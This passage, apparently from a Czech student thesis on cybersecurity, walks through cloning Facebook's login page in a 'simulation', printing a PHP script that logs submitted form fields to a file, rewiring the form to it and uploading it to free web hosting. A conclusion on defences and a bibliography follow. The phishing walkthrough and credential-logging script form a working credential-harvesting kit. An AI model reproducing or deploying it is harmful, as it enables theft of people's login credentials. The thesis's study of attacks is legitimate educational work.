Chceme-li začít, musíme získat index HTML stránky. Existují různé způsoby, jak toho dosáhnout, dokonce existují online šablony pro oblíbené stránky. V této simulaci použiji nejzákladnější způsob, který by zvládl každý, alespoň trochu IT znalý odborník. V naší simulaci použiji oblíbený Facebook.


Přejdeme tedy na webovou stránku, ze které chceme vytvořit podvodnou. Po zobrazení webové stránky www.facebook.com je potřeba zobrazit zdroj. Klikem

---

[76] Webhosting je služba, kterou si pronajímáte vlastní místo na internetu, pro provoz vlastních www stránek, e-mailů apod.

[77] PHP je jedním z nejvíce rozšířených programovacích jazyků používaných k vytváření webových aplikací


pravého tlačítka myši zobrazíme zdrojový kód stránky (viz Obrázek 8)[78].



Obrázek 8 – Zobrazení zdroje

Otevřeme si „Poznámkový blok“ ve Windows nebo jiný jednoduchý program pro úpravu textu. Nebudeme používat programy jako „Word“ nebo „Pages“, protože jsou zbytečně pomalé. Pokud používáme jiný operační systém, použijeme podobný textový editor.

Celý kód zkopírujeme a vložíme do nového dokumentu (viz Obrázek 9)[79].



Obrázek 9 – Zdrojový kód stránky

Nový dokument pojmenujeme "index.html" a uložíme. Nyní máme připravenou kopii webu pro další zpracování.

[78] Vlastní zpracování
[79] Vlastní zpracování

7.4.3 Vytvoření PHP pro získávání hesel

Soubor PHP je v zásadě nástrojem, který v tomto scénáři získává uživatelská hesla. Existuje několik způsobů, jak můžete vytvořit toto PHP, pokud máte nějaké znalosti programování, ale pokud ne, stačí zkopírovat např. tento vzorový PHP[80], který lze najít na internetu:


```
<?php
header ('Location: http://yahoo.com');
$handle = fopen("log.txt", "a");
foreach($_GET as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

Text následně zkopírujeme do nového souboru a nazveme ho např. „post.php“. Je potřeba, aby kódování znaků bylo nastaveno na UTF-8, čímž zabezpečíme správné uložení. Pokud by bylo požito jiné kódování, text by se uložil v jiné znakové sadě a script by nefungoval. Proto je nutné i zde používat jednoduchý textový editor.

[80] *101hacker.com: How to make a phisher* [online]. [cit. 14.02.2022]. Dostupné z: http://www.101hacker.com/2011/04/how-to-make-phisherfake-page-for-any.html

7.4.4 Úprava HTML stránky

Nyní musíme upravit náš HTML soubor, abychom mohli přijímat hesla, která uživatelé zadají. Najdeme v souboru řetězec „action=“ (viz Obrázek 10)[81].



Obrázek 10 – Úprava HTML

Nyní je třeba nahradit vše v podtržené části (v uvozovkách) na "post.php". Tímto zabezpečíme, že zadaná hesla z formuláře se budou ukládat do souboru „log.txt“

Je zřejmé, že tato metoda se bude na jiných webových stránek lišit. I dnes již v HTML kódu stránek Facebooku tento řetězec nenajdeme, ale v historii byl tento způsob možný. Obecně je potřeba najít bezpečnostní mezeru, kam lze script vložit.


7.4.5 Vložení na webhosting

Nyní oba vytvořené sobory nahrajeme na hostingový server na internet. V našem případě je použit server „000webhost.com“ (viz Obrázek 11)[82].

---

[81] *Wonderhowto.com: Preating phishing page* [cit. 14.02.2022]. Dostupné z: https://null-byte.wonderhowto.com/forum/complete-guide-creating-and-hosting-phishing-page-for-beginners-0187744/

[82] Tamtéž



Obrázek 11 – Import souborů

Je potřeba změnit oprávnění souborů na plné oprávnění pro všechny uživatele. Tímto zabezpečíme, že se ostatní uživatelé mohou na tento web připojit. Pokud je možné a hosting to dovoluje, oba sobory nahrajete přímo do kořenové složky.

7.4.6 Závěrečná úprava

Nyní, než definitivně náš web spustíme, je potřeba upravit znovu soubor „index.html“, najít v něm položku "post.php" a nahradit za "http://yourwebsiteforyourpostphpupload/post.php", za předpokladu, že jsme ho nahráli do kořenové složky. Samozřejmě, že se počáteční adresa může lišit. Vše záleží, jak je přidělený prostor na webhostingu nazvaný.

Chceme-li tedy vše otestovat, přejdeme na webovou stránku (http://yourwebsiteforyourpostphpupload/post.php) a zjistíme, zda nás odkaz přesměruje na Facebook.com. Pokud ano, pak přesměrování proběhlo v pořádku, pokud ne, musíme najít chybu a odstranit ji.

ZÁVĚR

V mé práci jsem se snažil vycházet co nejvíce se svých vědomostí a zkušeností a vylíčit největší hrozby dnešní doby z pohledu jednotlivce. Praktické příklady vycházejí z případů, kterým jsem byl přímým svědkem. Bohužel kyberzločinci jsou vždy napřed a hledají si cesty, jak bezpečnost jakýmikoliv způsoby obejít.

Další ohroženou skupinou, o které jsem se příliš nezmínil, jsou naše děti. Dostává se jim do rukou spousta elektronických zařízení, které sice umějí ovládat, ale zdaleka si neuvědomují hrozby plynoucí z jejich používání. Nebudu se zabývat morální stránkou, ale každý rodič by měl být schopný vyhodnotit, jestli jeho dítě je dostatečně zralé k instalaci např. aplikací do mobilního telefonu. Je spousta nástrojů k zamezení instalací a je na každém, jestli je schopný tohoto využít.

Bohužel dnešní doba jde spíše opačným směrem, kdy internet skýtá neomezené možnosti anonymity, a proto i útočníků v kyberprostoru bude stále přibývat. Nikdo si před pár desítkami let ani neuvědomil, kam se může vývoj dostat a jaké to s sebou přinese následky.

Plánované útoky jsou prováděné malými týmy i velkými nadnárodními skupinami kyberteroristů. Cílem nejsou jen jednotlivci, ale velké společnosti, výrobní závody a infrastruktura. Dalším největším cílem mohou být objekty kritické infrastruktury, které ohrožují všechny obyvatelé ve velkém dosahu. Pokud vezmu v potaz např. kyberútok na atomové elektrárny, které dodávají dnes elektřinu téměř z 50 % a budoucnu budou hrát v České republice prim, jako primární dodavatel ekologické elektrické energie, vyřazením těchto prvků by mělo nedozírný následek. Nikdo si z nás nedovede představit život bez elektřiny, proto se musíme všemi prostředky black-outu[83] zabránit.

Je nutné již při plánování a následné budování informační infrastruktury dodržovat nejnovější bezpečnostní trendy objektovou bezpečností počínaje a informační bezpečností konče. Pokud se jedná o napadení zevnitř, je potřeba každoroční školení personálu o možných útocích a kyberprostoru celkově.

[83] Black-out – rozsáhlý výpadek dodávek elektrické energie na velkém území po dobu desítek hodin nebo dnů, který zasáhne velké množství obyvatel.

Skupina bezpečnosti by měla průběžně aktualizovat vnitřní bezpečnostní směrnice organizace, kontrolovat jejich dodržování a navrhovat vedení možné sankce. Pokud se bezpečnost nebude dodržovat, má cizí útočník snazší přístup skrz síť k informačním systémům, kde může škodit.

Management organizace by měl nastolit takovou politiku, aby nebylo možná jakákoliv infiltrace do systému. Určitě ideálním řešením by bylo provozovat pouze vnitřní síť bez přístupu do internetu, kde by byl znemožněn přístup. V ČR existují organizace, které mají své sítě oddělené, nicméně budování dvou paralelních sítí je neekonomické, proto většina firem jde cestou jedné sítě LAN připojenou do internetu. V tomto případě potřeba počítačovou síť zabezpečit tak, aby patřičný HW nebo SW minimalizoval jakékoliv proniknutí do systému. Jakmile se to již stane, je potřeba rychle zjistit cíl útoku, případné ztráty, pokud lze identifikovat potenciální útočníky a vynaložit všechny prostředky na eliminaci útoku.

Při obnově napadených dat velmi pomáhá zálohování. Ze zkušeností opět vím, že všechny organizace mohutně zálohují spoustu dat. Data jsou rozděleny nebo duplikovány do jiných budov, měst, nebo i světadílů, aby byla zabezpečena ochrana proti výpadku nebo požáru. Bohužel někteří administrátoři jsou schopni obnovit jen některé, např. uživatelská data. Pokud by ale útok mířil na destrukci celé IT infrastruktury, nejsem si jist, zda by byla obnova úplná. Zde se opět vracíme k investování nejen do HW a SW vybavení, ale i školení IT specialistů, které bývají i v řádech několika desítkách tisíc korun a management musí rozhodnout, jestli tyto finance alokuje.

Mým přáním do budoucna je, aby člověk již nebyl tím nejslabším článkem řetězce a naše data a osobní údaje byly vždy v bezpečí.

Závěrem skončím mnou upraveným příslovím:

Internet je jako oheň – dobrý sluha, zlý pán…

SEZNAM POUŽITÝCH ZKRATEK

ARPAnet – Advanced Research Projects Agency Network

CSP – Cloud Solution Provider

DARPA – Defense Advanced Research Projects Agency

DNS – Domain Name Server

GUI – Graphics User Interface

HW – Hadware

IP – Internet protocol

ICMP – Internet Control Message Protocol

IoT – Internet of Things

IT – informační technologie

LAN – Local Area Network

MAN – Metropolitan Area Network

NBÚ – Národní Bezpečnostní Úřad

PHP – Hypertext Preprocessor

SMB – Server Message Block

SMS – Short Message Service

SW – Software

TCP – Transmission Control Protocol

URL – Uniform Resource Locator

VLAN – Virtual Local Area Network

VPN – Virtual Privat Network

WAN – Wide Area Network

WiFi – Wireless Fidelity

SEZNAM POUŽITÉ LITERATURY

MONOGRAFIE

[1] JIROVSKÝ, Václav, *Kybernetická kriminalita: nejen o hackingu, crackingu, virech a trojských koních bez tajemství.* Praha: Grada, 2007. ISBN 978-80-247-1561-2.

[2] KOLOUCH, Jan. *CyberCrime*. Praha: CZ.NIC, z.s.p.o., 2016. ISBN 978-80-88168-15-7.

[3] McCLURE Stuard, SCAMBRAY Joel, KURTZ George. *Hacking bez tajemství.* 3. aktual. vyd. Brno: Computer Press, 2003. ISBN 80-722-6948-8.

WEBOVÉ STRÁNKY A ELEKRONICKÉ ZDROJE

[4] *101hacker.com: How to make a phisher* [online]. [cit. 14.02.2022]. Dostupné z: http://www.101hacker.com/2011/04/how-to-make-phisherfake-page-for-any.html

[5] *Ábíčko: Historie internetu a pravěk sítě světa* [online]. [cit. 23.01.2022]. Dostupné z: https://www.abicko.cz/clanek/precti-si-technika/25357/kde-se-vzal-internet-pohled-do-praveku-site-sveta.html

[6] *Arrow.cz: Umělá inteligence* [online]. [cit. 23.01.2022]. Dostupné z: https://www.arrow.com/ecs/cz/partnersky-pruvodce/articles/umela-inteligence-dvojsecna-zban-pro-bezpecnost

[7] *Avast: Co je phishing* [online]. [cit. 23.01.2022]. Dostupné z: https://www.avast.com/cs-cz/c-phishing

[8] *Avast: Ransomware WannaCry* [online]. [cit. 23.01.2022]. Dostupné z: https://www.avast.com/cs-cz/c-wannacry#gref

[8] *Cnews: Internet slaví 50 let* [online]. [cit. 23.01.2022]. Dostupné z: https://www.cnews.cz/internet-arpanet-50-narozeniny

[9] *Cnews: Stručná historie operačních systémů* [cit. 23.01.2022]. Dostupné z: https://www.cnews.cz/strucna-historie-operacnich-systemu-od-unixu-pres-windows-k-mac-os-x

[10] *Computerworld: Jak zajistit zabezpečení budov* [online] [cit. 21.01.2022]. Dostupné z: https://www.computerworld.cz/clanky/jak-zajistit-zabezpeceni-budov/

[11] *Digitální pevnost: DDoS* [online]. [cit. 23.01.2022]. Dostupné z: https://www.digitalnipevnost.cz/viki/ddos-distributed-denial-service

[12] *Digitální pevnost: Man In The Middle* [online]. [cit. 23.01.2022]. Dostupné z: https://www.digitalnipevnost.cz/viki/mitm-man-middle

[13] *Digitální pevnost: SQL injection* [online]. [cit. 23.01.2022]. Dostupné z: https://www.digitalnipevnost.cz/viki/sql-injection

[14] *ESET: Co je malware* [online]. [cit. 23.01.2022]. Dostupné z: https://www.eset.com/cz/malware

[15] *ESET: Co je to ransomware a jak se proti němu bránit* [online]. [cit. 23.01.2022]. Dostupné z: https://www.eset.com/cz/ransomware

[16] *FBI.gov: business E-mail Compromise* [online]. [cit. 23.01.2022]. Dostupné z: https://www.fbi.gov/scams-and-safety/common-scams-and-crimes/business-e-mail-compromise

[17] *Federal Communications Commission: Juice Jacking* [online]. [cit. 23.01.2022]. Dostupné z: https://www.fcc.gov/juice-jacking-dangers-public-usb-charging-stations

[18] *Flowguard.io: Vše o DDOS útocích* [online]. [cit. 23.01.2022]. Dostupné z: https://flowguard.io/about-flowguard/

[19] *Hackers-play.wgz.cz: Co je to vlastně Hacking* [online]. [cit. 23.01.2022] Dostupné z: https://hackers-play.wgz.cz/temata/co-je-to-vlastne-hacking

[20] *Hackingloops.com: How to make a phish site* [online]. [cit. 14.02.2022]. Dostupné z: https://www.hackingloops.com/how-to-make-a-phish-site

[21] *IoTPort: Co je to IoT* [online]. [cit. 23.01.2022]. Dostupné z: https://www.iotport.cz/iot-novinky/ostatni-clanky-o-iot/co-to-je-iot

[22] *ITBiz.cz: LAN* [online]. [cit. 23.01.2022]. Dostupné z: https://www.itbiz.cz/slovnik/telekomunikace/lan

[23] *Kaspersky.com: What Is A Drive by Download Attack* [online]. [cit. 23.01.2022]. Dostupné z: https://www.kaspersky.com/resource-center/definitions/drive-by-download

[24] *Lupa: SMS phishing zkouší z lidí vytáhnout údaje o platební kartě* [online]. [cit. 01.02.2022]. Dostupné z: https://www.lupa.cz/aktuality/sms-phishing-zkousi-z-lidi-vytahnout-udaje-o-platebni-karte-pres-vyhru-v-alze/

[25] *MasterDC: Útoky na DNS servery* [online]. [cit. 23.01.2022]. Dostupné z: https://www.master.cz/blog/utoky-na-dns-servery-jak-funguji-jak-se-chranit

[26] *NBÚ: Informace k fyzické bezpečnosti* [online]. [cit. 23.01.2022]. Dostupné z: https://www.nbu.cz/cs/ochrana-utajovanych-informaci/fyzicka-bezpecnost-technicke-prostredky-a-dalsi-prvky-fyzicke-bezpecnosti-a-jejich-certifikace/1014-informace/

[27] *NBÚ: Obecně k personální bezpečnosti* [online]. [cit. 21.01.2022]. Dostupné z: https://www.nbu.cz/cs/ochrana-utajovanych-informaci/personalni-bezpecnost-oznameni-pro-v-osvedceni-d-t-pt-certifikaty/1043-obecne-k-personalni-bezpecnosti/

[28] *Netinbag.com: Co je to síť WAN* [online]. [cit. 23.01.2022]. Dostupné z: https://www.netinbag.com/cs/internet/what-is-a-wan-network.html

[29] *NÚKIB: Kybernetická bezpečnost* [online]. [cit. 23.01.2022]. Dostupné z: https://www.nukib.cz/cs/kyberneticka-bezpecnost

[30] *Onespan.com: How Attackers Bypass Modern Two-factor Authentication* [online]. [cit. 23.01.2022]. Dostupné z: https://www.onespan.com/blog/how-attackers-bypass-modern-two-factor-authentication-and-how-protect-your-users

[31] *Root.cz: Zranitelnosti typu injekce: XSS aneb cross-site scripting* [online]. [cit. 23.01.2022]. Dostupné z: https://www.root.cz/clanky/zranitelnosti-typu-injekce-xss-aneb-cross-site-scripting

[32] *Samuraj.cz: VLAN* [online]. [cit. 23.01.2022]. Dostupné z: https://www.samuraj-cz.com/clanek/vlan-virtual-local-area-network

[33] *Security portal: Kdo je to hacker* [online]. [cit. 23.01.2022]. Dostupné z: https://www.security-portal.cz/clanky/kdo-je-hacker

[34] *Správa sítě: Co je kybernetický útok* [online]. [cit. 21.01.2022]. Dostupné z: https://www.sprava-site.eu/kyberneticky-utok

[35] *Správa sítě:* Co je kyberterorismus [online]. [cit. 21.01.2022]. Dostupné z: https://www.sprava-site.eu/kyberterorismus

[36] *Správa sítě: Co je zero day exploit* [online]. [cit. 23.01.2022]. Dostupné z: https://www.sprava-site.eu/zero-day-exploit

[37] *Tadgroup.com: Social engineering test* [online]. [cit. 23.01.2022]. Dostupné z: https://www.tadgroup.com/services/social-engineering-test

[38] *TechTarget: What is information security (infosec)* [online]. [cit. 21.01.2022]. Dostupné z: https://www.techtarget.com/searchsecurity/definition/information-security-infosec

[39] *Thefastcode: What is cryptojacking* [online]. [cit. 23.01.2022]. Dostupné z: https://www.thefastcode.com/cs-czk/article/what-is-cryptojacking-and-how-can-you-protect-yourself?

[40] *ThoughtCo.com: The Role of IBM in the History of Computers* [cit. 23.01.2022]. Dostupné z: https://www.thoughtco.com/the-ibm-701-1991406

[41] *Total service: Předejděte krádeži peněz* [online [cit. 23.01.2022]. Dostupné z: https://www.totalservice.cz/novinky/mitm-predejdete-kradezi-penez-dat-ci-soukromych-informaci-2021-03-29

[42] *Vodnici.net: Jak používat dvoufaktorou autentizaci* [online]. [cit. 14.02.2022]. Dostupné z: https://www.vodnici.net/2018/08/co-je-a-jak-pouzivat-dvoufaktorovou-autentizaci/

[43] *Vpnmentor: Historie ransomware hrozeb* [online]. [cit. 23.01.2022]. Dostupné z: https://cs.vpnmentor.com/blog/historie-ransomware-hrozeb-minulost-soucasnost-budoucnost/

[44] *Vývoj HW: Co je to WiFi* [online]. [cit. 23.01.2022]. Dostupné z: https://vyvoj.hw.cz/produkty/ethernet/co-je-to-wifi-uvod-do-technologie.html

[45] *Význam slova: Definice a význam* [online]. [cit. 23.01.2022]. Dostupné z: https://www.vyznam-slova.com/Wifi

[46] *Wonderhowto.com: Preating phishing page* [cit. 14.02.2022]. Dostupné z: https://null-byte.wonderhowto.com/forum/complete-guide-creating-and-hosting-phishing-page-for-beginners-0187744/